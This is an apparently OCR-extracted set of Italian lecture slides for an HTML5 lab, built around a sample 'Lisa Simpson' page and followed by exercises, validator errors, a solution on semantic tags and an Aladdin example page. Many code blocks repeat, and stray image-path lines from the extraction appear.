    <a href="mailto:lisa@simpson.org?subject=Ciao%20Lisa">lisa@simpson.org</a>
     oppure tramite il telefono al numero <strong>0123-1234567</strong>.
  </p>
</article>
```

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

Analisi sorgente

Link ad imagine esterna

```
<article>
  <h2 id="presentazione" >Presentazione</h2>
  <p>
    Sono nata a <strong>Springfield</strong>, dove vivo tutt'ora nella mia
    <a href="./immagini/casa.png">casa</a> con la mia
    <a href="./famiglia.html">famiglia</a>. Le mie principali passioni sono la
    <a href="#letteratura">letteratura</a>, la <a href="#musica">musica</a> e
    la <a href="#cucina">cucina</a>. Potete contattarmi tramite la posta
    elettronica all'indirizzo
    <a href="mailto:lisa@simpson.org?subject=Ciao%20Lisa">lisa@simpson.org</a>
     oppure tramite il telefono al numero <strong>0123-1234567</strong>.
  </p>
</article>
```

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

Analisi sorgente

Link ad altra pagina web

```
<article>
  <h2 id="presentazione" >Presentazione</h2>
  <p>
    Sono nata a <strong>Springfield</strong>, dove vivo tutt'ora nella mia
    <a href="./immagini/casa.png">casa</a> con la mia
    <a href="./famiglia.html">famiglia</a>. Le mie principali passioni sono la
    <a href="#letteratura">letteratura</a>, la <a href="#musica">musica</a> e
    la <a href="#cucina">cucina</a>. Potete contattarmi tramite la posta
    elettronica all'indirizzo
    <a href="mailto:lisa@simpson.org?subject=Ciao%20Lisa">lisa@simpson.org</a>
     oppure tramite il telefono al numero <strong>0123-1234567</strong>.
  </p>
</article>
```

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

Analisi sorgente

Link ad un sezione interna alla pagina con id="letteratura"

```
<article>
  <h2 id="presentazione" >Presentazione</h2>
  <p>
    Sono nata a <strong>Springfield</strong>, dove vivo tutt'ora nella mia
    <a href="./immagini/casa.png">casa</a> con la mia
    <a href="./famiglia.html">famiglia</a>. Le mie principali passioni sono la
    <a href="#letteratura">letteratura</a>, la <a href="#musica">musica</a> e
    la <a href="#cucina">cucina</a>. Potete contattarmi tramite la posta
    elettronica all'indirizzo
    <a href="mailto:lisa@simpson.org?subject=Ciao%20Lisa">lisa@simpson.org</a>
     oppure tramite il telefono al numero <strong>0123-1234567</strong>.
  </p>
</article>
```

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

Analisi sorgente

Invio mail

```
<article>
  <h2 id="presentazione" >Presentazione</h2>
  <p>
    Sono nata a <strong>Springfield</strong>, dove vivo tutt'ora nella mia
    <a href="./immagini/casa.png">casa</a> con la mia
    <a href="./famiglia.html">famiglia</a>. Le mie principali passioni sono la
    <a href="#letteratura">letteratura</a>, la <a href="#musica">musica</a> e
    la <a href="#cucina">cucina</a>. Potete contattarmi tramite la posta
    elettronica all'indirizzo
    <a href="mailto:lisa@simpson.org?subject=Ciao%20Lisa">lisa@simpson.org</a>
     oppure tramite il telefono al numero <strong>0123-1234567</strong>.
  </p>
</article>
```

Presentazione

Sono nata a **Springfield**, dove vivo tutt'ora nella mia casa con la mia famiglia. Le mie principali passioni sono la letteratura, la musica e la cucina. Potete contattarmi tramite la posta elettronica all'indirizzo lisa@simpson.org oppure tramite il telefono al numero **0123-1234567**.

Analisi sorgente

```
<article>
  <header>
    <h2 id = "interessi">I miei interessi</h2>
    <div>
      <a href="#letteratura">Letteratura </a>
      <a href="#cucina">Cucina </a>
      <a href="#musica">Musica </a>
      <hr>
    </div>
  </header>
  <section>
    <h3 id="letteratura">Letteratura</h3>
    <p>
      Alcuni versi della <q>Canci&oacute;n de los amantes muertos</q>
      di <em>P. Neruda</em>.</p>
    <blockquote><pre>
    &Eacute;l dec&iacute;a: &laquo; Tu peque&ntilde;ita
    mano en mis labios &raquo;.

    Perdonal&oacute;, Se&ntilde;or!

    Miraban juntos las estrellas.
    No hablaban de amor.
    </pre></blockquote>
  </section>
```

I miei interessi

Letteratura Cucina Musica

Letteratura

Alcuni versi della «Canción de los amantes muertos» di *P. Neruda*.


Él decía: « Tu pequeñita
mano en mis labios ».

Perdonaló, Señor!

Miraban juntos las estrellas.
No hablaban de amor.


Analisi sorgente

```
<article>
  <header>
    <h2 id = "interessi">I miei interessi</h2>
    <div>
      <a href="#letteratura">Letteratura </a>
      <a href="#cucina">Cucina </a>
      <a href="#musica">Musica </a>
      <hr>
    </div>
  </header>
  <section>
    <h3 id="letteratura">Letteratura</h3>
    <p>
      Alcuni versi della <q>Canci&oacute;n de los amantes muertos</q>
      di <em>P. Neruda</em>.</p>
    <blockquote><pre>
    &Eacute;l dec&iacute;a:a: &laquo; Tu peque&ntilde;ita
    mano en mis labios &raquo;.

    Perdonal&oacute;, Se&ntilde;or!

    Miraban juntos las estrellas.
    No hablaban de amor.
    </pre></blockquote>
  </section>
```




Analisi sorgente

```
<article>
  <header>
    <h2 id = "interessi">I miei interessi</h2>
    <div>
      <a href="#letteratura">Letteratura </a>
      <a href="#cucina">Cucina </a>
      <a href="#musica">Musica </a>
      <hr>
    </div>
  </header>
  <section>
    <h3 id="letteratura">Letteratura</h3>
    <p>
      Alcuni versi della <q>Canci&oacute;n de los amantes muertos</q>
      di <em>P. Neruda</em>.</p>
    <blockquote><pre>
    &Eacute;l dec&iacute;a:a: &laquo; Tu peque&ntilde;ita
    mano en mis labios &raquo;.

    Perdonal&oacute;, Se&ntilde;or!

    Miraban juntos las estrellas.
    No hablaban de amor.
    </pre></blockquote>
  </section>
```




Analisi sorgente

```
<article>
  <header>
    <h2 id = "interessi">I miei interessi</h2>
    <div>
      <a href="#letteratura">Letteratura </a>
      <a href="#cucina">Cucina </a>
      <a href="#musica">Musica </a>
      <hr>
    </div>
  </header>
  <section>
    <h3 id="letteratura">Letteratura</h3>
    <p>
      Alcuni versi della <q>Canci&oacute;n de los amantes muertos</q>
      di <em>P. Neruda</em>.</p>
    <blockquote><pre>
    &Eacute;l dec&iacute;a:a: &laquo; Tu peque&ntilde;ita
    mano en mis labios &raquo;.

    Perdonal&oacute;, Se&ntilde;or!

    Miraban juntos las estrellas.
    No hablaban de amor.
    </pre></blockquote>
  </section>
```



Analisi sorgente


```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli […]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; […] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    […]
  </section>
```



Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli […]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; […] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    […]
  </section>
```


E` corretto?



Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli […]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; […] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    […]
  </section>
```

No!!!
Non è una citazione



Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli [...]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; [...] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    [...]
  </section>
```

Lista descrittiva

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli [...]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; [...] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    [...]
  </section>
```

term/name

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli [...]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; [...] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    [...]
  </section>
```

descrizione

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli [...]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; [...] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    [...]
  </section>
```

Unordered list

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Analisi sorgente

```
<section>
  <h3 id = "cucina">Cucina</h3>
  <div>
    <img src="immagini/alimenti.gif" alt = "Tavola bandita">
  </div>
  <p>Ecco una ricetta <cite>da leccarsi i baffi</cite>.</p>
  <h4>Risotto ai carciofi</h4>
  <dl>
    <dt>Gli ingredienti:</dt>
    <dd>
      <ul>
        <li>80 g. di riso integrale
        <li>100 g. di carciofi
        <li>10 g. di olio extravergine di oliva
        <li>sale marino integrale
      </ul>
    </dd>
    <dt>La procedura:</dt>
    <dd>
      <ol>
        <li>Pulite i carciofi e tagliateli a fettine cuocendoli [...]e acqua a fuoco lento.
        <li>Unite riso precedentemente ammollato; [...] e regolate di sale.
        <li>Aggiungete acqua a 100<sup>o</sup>C e portate a cottura.
      </ol>
    </dd>
    [...]
  </section>
```

Ordered list

Ecco una ricetta *da leccarsi i baffi*.

Risotto ai carciofi

Gli ingredienti:

- 80 g. di riso integrale
- 100 g. di carciofi
- 10 g. di olio extravergine di oliva
- sale marino integrale

La procedura:

1. Pulite i carciofi e tagliateli a fettine cuocendoli in padella con pochissimo olio e acqua a fuoco lento.
2. Unite riso precedentemente ammollato; fate insaporire per qualche minuto e regolate di sale.
3. Aggiungete acqua a 100°C e portate a cottura.

Note:
Ricco di ferro, fosforo, vitamina B_2 e vitamina PP, è un piatto adatto a tutti.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Nuova riga

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Intestazione Colonna

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Dati cella

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Analisi sorgente

```
<section>
  <h3 id = "musica">Musica</h3>
  <div>
    <table border = "1">
      <caption><em>Brani musicali di mio gradimento</em></caption>
      <tr>
        <th rowspan = "2">
        <th colspan = "2">Caratteristiche
        <th rowspan = "2">File<BR>mp3
      <tr>
        <th>durata (s.)
        <th>dimensioni (kb)
      <tr>
        <th>The Simpsons
        <td>95
        <td>676
        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>
        [...]
    </table>
</section>
</article>
<div><p>
For more details, contact <a href="mailto:js@example.com">John Smith</a>.</p>
<p><small>© copyright 2038 Example Corp.</small></p>
</div>
</body>
</html>
```

Musica

Brani musicali di mio gradimento

	Caratteristiche		File mp3
	durata (s.)	dimensioni (kb)	
The Simpsons	95	676	Play
Gmasock	58	1946	Play

For more details, contact John Smith.

© copyright 2038 Example Corp.

Esercizio

- Creare su JSBin una pagina HTML5 sui personaggi Disney.
- La pagina deve contenere immagini con path assoluti.
- Usare i nuovi elementi di HTML5:
  - <header>
  - <footer>
  - <nav>
  - <article>
  - <section>
- Utilizzare i tag , , <cite>
- Inserire nella parte di navigazione dei link alle sezioni della pagina

Esercizio

- Inserire almeno un link che si apre una pagina esterna (ad esempio wikipedia) con un nuovo tab
- Inserire una tabella e delle liste ordinate (e non)
- Validare il codice HTML e rimuovere tutti gli errori presenti

Provare da soli

1. Associare un'immagine all'intero documento *lisa.html*. L'immagine da associare è nominata *donut.png* situata all'interno della cartella *immagini* del progetto. La sua dimensione è di 32x32 pixel.
2. La pagina viene aggiornata ogni 95 secondi ed il file audio *simpsons.mp3* ha una durata di esattamente 95 secondi. In questo modo si crea un effetto ciclico in cui il file audio viene riprodotto continuamente. Modificare il file *lisa.html* in modo tale da ottenere lo stesso effetto ciclico anche senza il refresh della pagina.

Requisiti

3. Nascondere l'elemento audio in modo tale che non sia visibile all'interno della pagina (il suono deve continuare ad essere riprodotto)
4. Aprire i link presenti nella pagina *lisa.html* in un nuova scheda. Considerare solamente le ancore che non si riferiscono a frammenti del documento.
3. Modificare la image map presente nel file *famiglia.html*, in modo tale che cliccando sul personaggio Bart Simpson venga aperta una nuova pagina di nome *bart.html* che stampi a video un semplice Hello World!

Requisiti

6. Aggiungere una nuova riga all'unica tabella presente nel file *lisa.html* con le seguenti proprietà:
   - Name: Itchy and Scratchy
   - Durata: 20 s
   - Dimensione: 154 KB
   - Link: file *itchyscratchy.mp3* situato nella cartella *suoni* del progetto
7. Validare il codice HTML e rimuovere tutti gli errori presenti appositamente inseriti (tralasciare eventuali warning relativi al presentation layer).

Requisiti

8. All'interno della pagina *lisa.html* sono stati utilizzati degli elementi tecnicamente corretti (il variatore HTML W3C non segnale nessun errore o warning) ma non appropriati per lo specifico scopo. Trovare e modificare i *tre* casi.
9. Modificare a piacere la pagina *bart.html* creata nel punto 4.

Laboratorio
Presentazione progetti

Soluzione Lab. 1

1 Error An `img` element must have an `alt` attribute, except under certain conditions. For details, consult guidance on providing text alternatives for images.
From line 19, column 4; to line 19, column 34
/nav> ↵ <img src="./immagini/foto.gif">↵ <a

2 Warning The `border` attribute on the `table` element is presentational markup. Consider using CSS instead. For example: `table, td, th { border: 1px solid gray }`
From line 97, column 6; to line 97, column 25
div>↵ <table border = "1">↵

3 Error End tag `section` seen, but there were open elements.
From line 117, column 4; to line 117, column 13
table>↵ </section>↵ </a

4 Error Unclosed element `div`.
From line 96, column 7; to line 96, column 11
h3>↵ ↵

Soluzione Lab. 1

```
<header>↵
        <h1> Pagina personale di <em>Lisa Simpson</em></h1>↵
        <nav>↵
                <a href="#presentazione">Presentazione </a>  ↵
                <a href="#interessi">Interessi </a>  ↵
                <hr>↵
        </nav>  ↵
        <img src="./immagini/foto.gif">↵
        <audio autoplay controls>↵
                <source src="./suoni/simpsons.mp3" type="audio/mpeg">↵
        </audio>↵
</header>↵
```


Soluzione Lab. 1

```
<header>↵
        <h1> Pagina personale di <em>Lisa Simpson</em></h1>↵
        <nav>↵
                <a href="#presentazione">Presentazione </a>  ↵
                <a href="#interessi">Interessi </a>  ↵
                <hr>↵
        </nav>  ↵
        <img src="./immagini/foto.gif">↵
        <audio autoplay controls>↵
                <source src="./suoni/simpsons.mp3" type="audio/mpeg">↵
        </audio>↵
</header>↵

<section>↵
        <h3 id = "musica">Musica</h3>↵
        <div>↵
                <table border = "1">↵
                <caption><em>Brani musicali di mio gradimento</em></caption>↵
                <tr>↵
                        <th rowspan = "2">↵
                        <th colspan = "2">Caratteristiche↵
                        <th rowspan = "2">File<BR>mp3↵
                <tr>↵
                        <th>durata (s.)↵
                        <th>dimensioni (kb)↵
                        <tr>↵
                <th>The Simpsons↵
                        <td>95↵
                        <td>676↵
                        <td><a href="./suoni/simpsons.mp3" type="audio/mpeg">Play</a>↵
                <tr>↵
                        <th>Gmasock</th>↵
                        <td>58↵
                        <td>1946↵
                        <td><a href="./suoni/gmasock.mp3" type="audio/mpeg">Play</a>↵
                </table>↵
        </section>↵
</article>↵
```


Soluzione Lab. 1

- I tre casi *semanticamente* errati sono:

1. Div al posto di nav

~~ ~~ **<nav>**
  Letteratura
  Cucina
  Musica
~~ ~~ **</nav>**

2. Cite errato

Ecco una ricetta ~~<cite>~~da leccarsi i baffi~~</cite>~~.

3. Div al posto del footer

~~ ~~ **<footer>**
  For more details, contact John Smith.
  <small>© copyright 2038 Example Corp.</small>
~~ ~~ **</footer>**

Esercizio

1. Correggere gli errori presentati
2. Creare le pagine per Homer, Maggie e Marge, in modo simile alla pagina lisa.html.
   - Prendere le informazioni da Wikipedia e alter fonti (https://simpsons.fandom.com/it/wiki/Simpsons_Wiki)
3. Linkare le pagine create al punto 1 alla mappa-immagine nella pagina famiglia.

Esercizio

1. Creare la pagina scuola con un'immagine della scuola di springfield ed una tabella con tutti gli insegnanti con relative foto
   - Le foto sono nella cartella immagini

Nome	Cognome	Professione	Foto
Seymour J.	Skinner	Direttore	
Gary	Chanlmers	Sovraintendente	

   - Ogni nome deve portare ad un link esterno sul personaggio

```
<!DOCTYPE html>
<html lang="it">
    <head>
        <meta charset="utf-8">
        <title>Aladdin</title>
    </head>
    <body>
        <header>
            <h1>Aladdin</h1>
            <img id="logo" src="images/aladdin-logo.PNG" alt="Aladdin Logo">
            <img id="picture" src=
            "https://upload.wikimedia.org/wikipedia/it/thumb/e/e1/Aladdinpesonaggio.JPG/390px-
            Aladdinpesonaggio.JPG" alt="Aladdin e Abu, nella caverna delle meraviglie">
            <nav>
                <ul>
                    <li><a href="#primasezione">Sviluppo</a>
                    <li><a href="#terzasezione">Personalit&agrave;</a></li>
                    <li><a href="#quartasezione">Poteri e abilit&agrave;</a></li>
                </ul>
            </nav>
            <audio autoplay loop controls>
                <source src="audio/nottidoriente.mp3" type="audio/mpeg">
                Il tuo browser non supporta i player audio
            </audio>
        </header>

        <section id="primasezione">
            <h2>Sviluppo</h2>
            <article>
                <p>
                    Uno dei primi problemi che gli animatori hanno affrontato durante la
                    produzione di Aladdin &egrave; stata la rappresentazione dello stesso
                    protagonista.
                </p>
                <blockquote>
                        Nelle prime fasi, era un po' pi&ugrave; giovane, ed aveva una madre.
                        [...] &egrave; poi diventato pi&ugrave; atletico, pi&ugrave; come un
                        giovane protagonista.
                        <cite>Regista e produttore John Musker</cite>
                </blockquote>
                <p>
                    Inizialmente aveva appena 13 anni, ma alla fine la sua et&agrave;
                    &egrave; stata cambiata in 18.
                </p>
                <p>
                    L'animatore Glen Keane si &egrave; ispirato ad idoli degli adolescenti e
                    ad attori cinematografici per costruire il fisico del personaggio.
                    L'ispirazione principale per il suo aspetto era originariamente Michael
                    J. Fox in Ritorno al futuro, ma in seguito &egrave; diventata Tom
                    Cruise. I pantaloni larghi di Aladdin sono stati basati sullo stile del
                    rapper MC Hammer. Inoltre, alcuni hanno affermato che questa concezione
                    del personaggio lo ha reso quasi troppo contemporaneo per
                    l'ambientazione del film.
                </p>
            </article>
        </section>
```

```
<section id="terzasezione">
    <h2>Personalit&agrave;</h2>
    <article>
        <p>
